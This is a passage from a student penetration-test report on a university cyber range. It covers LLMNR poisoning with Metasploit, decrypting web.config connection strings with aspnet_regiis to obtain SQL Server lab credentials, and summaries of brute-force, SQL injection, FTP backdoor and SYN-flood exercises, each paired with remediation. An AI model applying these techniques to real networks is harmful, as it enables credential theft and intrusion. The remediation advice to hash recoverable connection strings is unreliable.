
```
msf6 auxiliary(scanner/http/ntlm_info_enumeration) > use 1
msf6 auxiliary(spoof/llmnr/llmnr_response) > show options

Module options (auxiliary/spoof/llmnr/llmnr_response):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   INTERFACE                   no        The name of the interface
   REGEX      .*               yes       Regex applied to the LLMNR Name to d
                                         etermine if spoofed reply is sent
   SPOOFIP                     yes       IP address with which to poison resp
                                         onses
   TIMEOUT    500              yes       The number of seconds to wait for ne
                                         w data
   TTL        30               no        Time To Live for the spoofed respons
                                         e


Auxiliary action:

   Name     Description
   ----     -----------
   Service  Run LLMNR spoofing service
```

The only one that I was required to set was the SPOOFIP which was simply 192.168.1.50.



```
msf6 auxiliary(spoof/llmnr/llmnr_response) > set SPOOFIP 192.168.1.50
SPOOFIP ⇒ 192.168.1.50
```

I then ran the exploit and was able to actively listen on the Kali 2021.4 machine for any LLMNR requests with REGEX which is highly useful as a reconnaissance piece.



```
msf6 auxiliary(spoof/llmnr/llmnr_response) > run
[*] Auxiliary module running as background job 1.

[*] LLMNR Spoofer started. Listening for LLMNR requests with REGEX "(?-mix:.*)"
  ...
msf6 auxiliary(spoof/llmnr/llmnr_response) > [+] 169.254.155.150  llmnr - wn700
015. matches regex, responding with 192.168.1.50
[+] 169.254.155.150  llmnr - wn700015. matches regex, responding with 192.168.1
.50
[+] 169.254.155.150  llmnr - wn700015. matches regex, responding with 192.168.1
.50
[+] 169.254.155.150  llmnr - wn700015. matches regex, responding with 192.168.1
.50
[+] 169.254.155.150  llmnr - wn700015. matches regex, responding with 192.168.1
.50
[+] 169.254.155.150  llmnr - wn700015. matches regex, responding with 192.168.1
.50
[+] 169.254.155.150  llmnr - wn700015. matches regex, responding with 192.168.1
.50
[+] 169.254.155.150  llmnr - wn700015. matches regex, responding with 192.168.1
.50
[+] 169.254.155.150  llmnr - wn700015. matches regex, responding with 192.168.1
.50
[+] 169.254.155.150  llmnr - wn700015. matches regex, responding with 192.168.1
.50
[+] 169.254.155.150  llmnr - wn700015. matches regex, responding with 192.168.1
.50
[+] 169.254.155.150  llmnr - wn700015. matches regex, responding with 192.168.1
```

VULNERABILITY

The following is a list of the vulnerabilities found during the attack. They are explained in more detail in the conclusions and recommendations part of the report.

1. Vulnerable to LLMNR Poisoning due to Outdated Netbios Version: An attacker can utilize the LLMNR queries and then use their own malicious responses to redirect network traffic leading to unauthorized access of sensitive information.
2. Susceptible to Unauthorized Access to Network Resources from LLMNR Poisoning: An attacker can utilize the LLMNR Poisoning to impersonate other network services such as servers, printers, or file shares, leading to unauthorized sensitive data transmission.

REMEDIATION

The following is a list of remediation's that should be considered. They are explained in more detail in the conclusions and recommendations part of the report.

1. Patch NetBios - Looking at and implementing current patches/updates related to the NetBios service can mitigate a substantial amount of attacks due to new patches fixing old problems leading to attackers needing to find new patterns or surfaces that they are able to leverage in a short amount of time.
2. Disable Unused Ports and Services - This mitigates similar attempts by reducing the total attack surface of the machine. If the NetBios is not being currently used, and does not need to be on, it should be turned off so that attackers can not leverage it.
3. IDS/IPS - Network-level security such as an IDS or IPS will enable the detection and blockage of any suspicious network traffic which can mitigate the LLMNR poisoning attempt.

CHALLENGE 11 - EXTRA CREDIT


SOFTWARE AND TOOLS USED FOR ATTACK

- Kali 2021.4

ASSESSMENT


The goal of this penetration test attack was to see if it was possible to decrypt the “connectionStrings” found within the web.config file to gain access to the Microsoft SQL Server Authentication found within the 312Ville machine. Gaining access to the database could mean exfiltration of sensitive information along with confidentiality being lost along with possible integrity/availability as well.

Utilizing the following string found within Microsoft’s site, I was quickly able to paste that string and replace the last section with /isihack which quickly decrypted the connectionString and revealed sensitive information.




```
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\Administrator>cd C:\Windows\Microsoft.NET\Framework64\v4.0.30319

C:\Windows\Microsoft.NET\Framework64\v4.0.30319>aspnet_regiis -pd "connectionStr
ings" -app "/isihack"
Microsoft (R) ASP.NET RegIIS version 4.0.30319.34209
Administration utility to install and uninstall ASP.NET on the local machine.
Copyright (C) Microsoft Corporation.  All rights reserved.
Decrypting configuration section...
Succeeded!

C:\Windows\Microsoft.NET\Framework64\v4.0.30319>
```

The last portion of the decrypted connectionString was the Username(appLogin) and Password(weakPassword) which was used to authenticate into SQL server and view any applicable databases.



```
:User ID=appLogin;Password=weakPassword;MultipleActiveResultSets=True&quot;"
```

Microsoft SQL Sever login credential page.



Server type: Database Engine

Server name: .


Authentication: SQL Server Authentication

Login: appLogin

Password: **************

□ Remember password

Successful connection to SQL server utilizing appLogin credentials.



```
⊟ . (SQL Server 10.0.1600 - appLogin)
   ⊟ Databases
      ⊟ System Databases
         ⊞ master
         ⊞ model
         ⊞ msdb
         ⊞ tempdb
      ⊞ Database Snapshots
      ⊞ isisql
      ⊞ ReportServer
      ⊞ ReportServerTempDB
   ⊞ Security
   ⊞ Server Objects
   ⊞ Replication
   ⊞ Management
   ⊞ SQL Server Agent
```

VULNERABILITY

The following is a list of the vulnerabilities found during the attack. They are explained in more detail in the conclusions and recommendations part of the report.

1. Sensitive Information Disclosure from Insecure Encryption: The connectionString encryption is weak and can easily be decrypted by simply searching about it online, this can lead to sensitive information stored within it being accessed without authorization which can lead to login credentials being disclosed.
2. Unauthorized Access to SQL Database using Decrypted Credentials: An attacker can utilize the SQL login credentials to gain access to the database without proper authorization leading to a vulnerability of sensitive information being targeted or the databases being altered.

REMEDIATION

The following is a list of remediation's that should be considered. They are explained in more detail in the conclusions and recommendations part of the report.

1. Enhanced Encryption Standards - The standard encryption within the connectionString is very basic and can easily be decrypted and because of that it is recommended to hash with salt to create a one-way process or to use an asymmetric encryption algorithm such as RSA to form a private key decryption standard.
2. Access Control Restrictions - Enabling access control restrictions on user accounts can prevent them from accessing anything outside of their designated area such as web.config, this would help thwart attempts to access and decrypt the web.config file and gather sensitive information.

CONCLUSION AND RECOMMENDATIONS

This penetration test was conduct within the Cyber Range of Ferris State University and aimed to evaluate multiple areas of security concerns across three target machines. From the dates of April 6th to April 22nd of 2024 various methods were used which include scanning, web application scanning, brute-force password cracking attacks, privilege escalation, hidden directory exploration, DOS attacks, and other measures. In addition to performing the attacks, each challenge was accurately represented with the vulnerabilities associated with it along with remediation actions that should be implemented to prevent further exploitation of the current vulnerabilities in the future.

Challenge 1 utilized all three victim machines along with Kali 2021.4 as the main suspect machine. This phase of the penetration test aimed to discover open ports, services, version information, and operating systems within the target machines utilizing nmap. Upon conducting a scan of each machine it was noted that there were various vulnerable ports/services that were identified such as the FTP service on port 21, the Telnet service on port 23, and the netbios service on ports 139 and 445. This phase of the report did not warrant a section dedicated to vulnerabilities or remediation efforts but the most vulnerable ports mentioned were actively demonstrated during other phases.

The second challenge utilized OwaspZAP along the 312Ville machine containing the web application of http://192.168.1.10/isihack. ZAP was used to assess the ISIHACK web application utilizing an automated scan to discover high risk vulnerabilities along with other additional information such as confidence levels, description elements, and attack parameters. The scan revealed high risk attack methods such as XSS reflected attacks and SQL injection. These vulnerabilities pose a significant risk towards the web application and they were put into the vulnerability section. The remediation strategies that follow involve utilizing input validation and parameterized queries to effectively mitigate them.

The third challenge within this penetration testing report had the objective of attempting a brute-force password cracking attack against the user 'isistudent'. This assessment aimed to simulate how an attacker may try to gather credentials by utilizing automated tools. In this case, Medusa was used to attempt to crack the password for 'isistudent' and by utilizing the rockyou.txt file it successfully cracked after 994 failed attempts. The password 'mazda1' was cracked successfully by utilizing these parameters effectively. However, this displayed a key vulnerability in the password policy that has to be remediated. The steps for remediation would be to increase password complexity along with using non-compromised passwords to deter brute-force attacks from occurring.

The fourth challenge of the report focused on if an attacker could manage to escalate their privileges on the MSP2 machine by using a vulnerable FTP service. The vulnerable FTP service was utilizing version 2.3.4 which allowed an exploit that enabled backdoor creation. Due to this creation, it allowed privilege escalation by adding a new user called "Zachary" with admin privileges through the "usermod" command. The vulnerability associated with this challenge was related to an outdated and unpatched service which highlights how important it is to keep services properly updated or disabled if they are not being used.

The fifth challenge within this penetration testing report focused on testing the 192.168.1.10/isihack web application for possible hidden directories that held sensitive information by using Dirbuster. By doing this, it highlighted multiple hidden directories which demonstrates a vulnerability for unauthorized access of certain sections of the website that host sensitive information. This challenge located three hidden flags as an example. The implementation of access controls and encryption for sensitive information and files is highly recommended to mitigate such concerns.

The sixth challenge of this assessment aimed to explore privilege escalation via SQL injection within the 312Ville isihack website located at 192.168.1.10/isihack/ProductList.aspx?search=. Utilizing the search bar of the website allowed for SQL injection vulnerabilities that an attacker could use to execute various OS commands to create a user and gain administrative privileges on that profile. This assessment demonstrates the importance of properly configuring web servers to handle SQL injection by means of input validation, parameterized queries, and proper storage practice to mitigate attempts.

The seventh challenge within this penetration testing report had the objective of testing a user account of SA's password by utilizing Metasploit and SQL Server to crack it. Using the rockyou.txt wordlist allowed for a brute-force attack against SA that ultimately revealed the password of 'orange' as successful. This assessment demonstrated vulnerabilities in a similar context to challenge 3 in regards to weak passwords, common passwords, password policies, along with SQL Server base vulnerabilities. This task highlighted the importance of strong and complex password policies along with mitigation strategies such as account lockout policies to deter brute-force attacks.

The eighth challenge of this penetration test simulated an attacker sending a DOS SYN Flood attack towards the 312Ville machine utilizing hping3. Assessments were taken prior to the flood as well as during it to monitor how it affected system resources. It was discovered that before the flood the CPU usage hovered around 0-20% and then during the flood where thousands of TCP SYN frames were being sent, it created a continuous spike resulting in the machine's CPU usage capping out at 100%. This vulnerability discovered on the 312Ville machine highlights the susceptibility of DOS SYN attacks due to a lack of mitigation measures. Remediation involves utilizing rate limiting to prevent system resources from capping out along with an intrusion prevention system to restrict suspicious traffic and block any malicious attempts at a DOS attack.

The ninth challenge faced in this penetration testing report looks at creating a new account on the MSP2 machine and then utilizing a Telnet exploit within Metasploitable to brute-force the login credentials and establish a session. The account was named 'hacker2' and by utilizing the small.txt wordlist along with a Telnet brute-force exploit allowed for the weak password of 'hacker' to be successfully found. This enabled a session to be created within Telnet on the MSP2 machine. The vulnerabilities associated with this task involved weak passwords, and lack of strong authentication for Telnet. Remediation efforts involve enforcing strong password policies such as the standard procedure of at least eight characters, one uppercase, one number, and one symbol. Additionally, if possible there should be some layer of multi-factor authentication to enhance security and add an extra layer of protection.

The tenth challenge of this penetration test report focused on finding an extended vulnerability on the OWASPBWA machine. After viewing the nmap scan to find services that could be easily exploited I found a vulnerable Netbios version that could be attacked using LLMNR poisoning. Using this exploit, it allowed for unauthorized access to LLMNR information along with sensitive information. The vulnerabilities include LLMNR poisoning along with unauthorized access to network resources. Remediation efforts involve patching Netbios, disabling unused ports/services, and implementing an intrusion detection/prevention system to lower the attack surface and monitor for any suspicious traffic.

The final challenge of this penetration test focused on locating the web.config file on the 312Ville machine and decrypting the "connectionString" found within it to gain the credentials to the host's Microsoft SQL Server Authentication. Due to the weak encryption on the 'connectionString' it was easily decrypted which revealed sensitive information about the authentication means such as the username and password needed. This vulnerability led to full access of the databases by utilizing those credentials. Remediation efforts involve using enhanced encryption standards to mitigate decryption attempts along with access control restrictions to prevent unauthorized access towards web.config or SQL Server.

WORKS CITED

Archiveddocs. (2014, October 22). *Encrypting and Decrypting Configuration Sections*. Learn.microsoft.com. https://learn.microsoft.com/en-us/previous-versions/aspnet/zhhddkxy(v=vs.100)

Kali. (n.d.). *hping3 | Kali Linux Tools*. Kali Linux. https://www.kali.org/tools/hping3/

Rick-Anderson. (2022, June 3). *web.config file*. Learn.microsoft.com. https://learn.microsoft.com/en-us/aspnet/core/host-and-deploy/iis/web-config?view=aspnetcore-8.0